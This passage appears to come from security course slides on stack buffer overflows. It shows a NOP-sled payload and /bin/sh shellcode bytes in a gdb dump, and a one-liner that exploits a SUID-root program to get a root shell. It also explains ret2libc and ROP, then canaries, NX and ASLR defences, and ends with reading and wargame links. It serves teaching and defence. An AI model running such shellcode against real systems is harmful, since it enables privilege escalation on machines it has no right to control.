\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\3
77\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366
\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\3
66\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220
\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\2
20\366\377\277\220\366\377\277"...
```

Peekaboo! I'm the exploit! I'm here!

Let's Have a Closer Look (with `gdb`)




```
(gdb) x/512bx 0xbffff720
0xbffff720: 0x45    0x47    0x47    0x3d    0x90    0x90    0x90    0x90
0xbffff728: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff730: 0x90    0x90    ...
. . .
0xbffff808: 0x90    0x90    0xeb    0x1f    0x5e    0x89    0x76    0x08
0xbffff810: 0x31    0xc0    0x88    0x46    0x07    0x89    0x46    0x0c
0xbffff818: 0xb0    0x0b    0x89    0xf3    0x8d    0x4e    0x08    0x8d
0xbffff820: 0x56    0x0c    0xcd    0x80    0x31    0xdb    0x89    0xd8
0xbffff828: 0x40    0xcd    0x80    0xe8    0xdc    0xff    0xff    0xff
0xbffff830: 0x2f    0x62    0x69    0x6e    0x2f    0x73    0x68    0xbf
0xbffff838: 0xa0    0xf6    0xff    0xbf    0xa0    0xf6    0xff    0xbf
. . .
```

`0xbffff720` is, in this specific example (not always!), the address of the beginning of the NOP sled allocated in an environment variable. By overwriting the saved EIP of our vulnerable program with that address, we've done the trick! Essentially, **instead of setting the saved EIP to an address in the buffer range, we set the saved EIP to an address in the environment**.

Let's Have a Look (Shellcode in the ENV)

```
$ python -c  "print ‘\x30\xf7\xff\xbf’ * 100" | ./exploitable-program  # SUID-root vulnerable executable
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Shellcode in the ENV



Built-in, Existing Function

The address of a system library or function (e.g., return to libc attack).

PROS:

- Works remotely and reliably
- No need for executable stack
- A function is executable usually :-)

CONS:

- Need to prepare the stack frame carefully

Memory That we Can Control

We showed this with the overflowed buffer, but **can be done with other memory areas too**

PROS:

- Can do this remotely (input == code)

CONS:

- Buffer could not be large enough
- Memory must be marked as executable
- Need to guess the address reliably

Alternatives for overwriting

Saved EIP (direct jump)

`ret` will jump to our code
(this is what we saw so far)

Function Pointer (call another function)

`jmp` to another function

Saved EBP (frame teleportation)

`pop $ebp` will restore another frame

Practical Problem

In practice, sometime there isn't enough room in the overflowed buffer to hold shellcode + jump address + NOPs.

Practical Problem

In practice, sometime there isn't enough room in the overflowed buffer to hold shellcode + jump address + NOPs.


Solutions

– tiny shellcode + guess the address accurately

– exploit environment variable: fill the overflowed buffer with the address of the environment

Buffer Overflows Alternatives

Heap Overflows



Format Strings (next class)

Defending Against Buffer Overflows

Multilayered Approach to Defense

- Defenses at **source code** level
    - Finding and removing the vulnerabilities
- Defenses at **compiler** level
    - Making vulnerabilities non exploitable
- Defenses at **operating system** level
    - To thwart, or at very least make more difficult, attacks


Defenses at Source Code Level

- C/C++ do not cause buffer overflows
  - Programmer errors cause buffer overflows
  - Education of developers
  - System Dev. Life Cycle (SDLC)
  - Targeted testing
  - Use of source code analyzers
- Using safe(r) libraries
  - Standard Library: `strncpy`, `strncat`, etc. (with length parameter)
  - BSD version: `strlcpy`, `strlcat`, …
- Using languages with Dynamic memory management (e.g., Java) that makes them more resilient to these issues.

Compiler Level Defenses

- Warnings at compile time
- Randomized reordering of stack variables
  - stopgap measure
- Embedding stack protection mechanisms at compile time
  - “Canary” mechanism
    - Verifying, during the epilogue, that the **frame has not been tampered with**
      - Usually a **canary** is inserted **between local variables and control values** (saved EIP/EBP)
      - When the function returns, the **canary is checked** and if tampering is detected the program is killed
    - This is what gcc's StackGuard does (read the paper!)

Stack protection: Canaries



Vulnerable program's memory layout (function frame).

Memory layout of a possible exploit.

If we overwrite the canary, the check fails, and the program aborts before jumping to the saved $EIP.

Example: gcc `-fstack-protector`

```
0804844b <vuln>:
 804844b:       55                          sh    %ebp
 804844c:       89                          v     %esp,%ebp
 804844e:       83 ec 18                  sub     $0x18,%esp
 8048451:       65 a1 14 00 00 00         mov     %gs:0x14,%eax
 8048457:       89 45 fc                  mov     %eax,-0x4(%ebp)
 804845a:       31 c0                     xor     %eax,%eax
 804845c:       8d 45 e8                  lea     -0x18(%ebp),%eax
 804845f:       50                        push    %eax
 8048460:       e8 ab fe ff ff            call    8048310 <gets@plt>
 8048465:       83 c4 04                  add     $0x4,%esp
 8048468:       8b 55 fc                  mov     -0x4(%ebp),%edx
 804846b:       65 33 15 14 00 00 00      xor     %gs:0x14,%edx
 8048472:       74 05                     je      8048479
                                                  <vuln+0x2e>
 8048474:       e8 a7 fe ff ff            call    8048320
                                          <__stack_chk_fail@plt>
 8048479:       c9                        leave
 804847a:       c3                        ret
```

`%gs:0x14` contains the canary, initialized by the kernel with a random value when the process starts

If canary is tampered with, **abort** (without returning)

Types of Canaries

- **Terminator canaries:** made with terminator characters (typically \0) which cannot be copied by string-copy functions and therefore cannot be overwritten
- **Random canaries:** random sequence of bytes, chosen when the program is run
    - `-fstack-protector` in GCC & /GS in VisualStudio
- **Random XOR canaries:** same as above, but canaries XORed with part of the structure that we want to protect - protects against non-overflows

OS Level Defenses

Non-executable stack (data != code)

- No stack smashing or local variables
  - Issue: some programs (e.g., JVM older versions) actually need to execute code on the stack.
- The hardware **NX bit** mechanism is used
  - Implementations: **DEP**, since Windows XP SP2; OpenBSD **W^X; ExecShield** in Linux
- **Bypass**: don't inject code, but point the return address to existing machine instructions (code-reuse attacks)
  - C library functions: "return to libc" (ret2libc)
  - Generalization: return oriented programming (ROP)

OS Level Defenses

Address Space Layout Randomization (ASLR)

- Repositioning the stack, among other things, at each execution at random; impossible to guess return addresses correctly
- Active by default in Linux > 2.6.12, randomization range 8MB
    - **`/proc/sys/kernel/randomize_va_space`**

Further Reading

[textbook] Chris Anley et al., *"The Shellcoder's Handbook. Discovering and Exploiting Security Holes"*, 2007 (Chapters 1, 2, and 3)
https://www.wiley.com/en-it/The+Shellcoder's+Handbook:+Discovering+and+Exploiting+Security+Holes,+2nd+Edition-p-9780470080238

V. Van der Veen et al., *"Memory Errors: The Past, the Present and the Future"*. RAID 2012
https://dx.doi.org/10.1007/978-3-642-33338-5_5
(short history about mitigations against memory corruption exploitation)

C. Cowan et al., *"StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks"*, USENIX Security 1998
https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf
(introduces stack canaries)

H. Shacham. *"The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)"*. CCS 2007
https://acmccs.github.io/papers/geometry-ccs07.pdf
(introduces the concept of return oriented programming)

Further Material + Exercises

Gentle introduction to memory errors and advanced defenses (PDFs and videos):

http://10kstudents.eu

10K STUDENTS TO IMPROVE CYBER SECURITY

VM and code samples to practice with

https://github.com/phretor/memory-errors-lab

“Wargame” list :P

If you want to test your hacking skills on Memory Errors

Binary

- pwnable.kr - http://pwnable.kr/
- OverTheWire Bandit - http://overthewire.org/wargames/bandit/
- OverTheWire Leviathan - http://overthewire.org/wargames/leviathan/

The complete (and updated) list can be found at:

http://github.com/zardus/wargame-nexus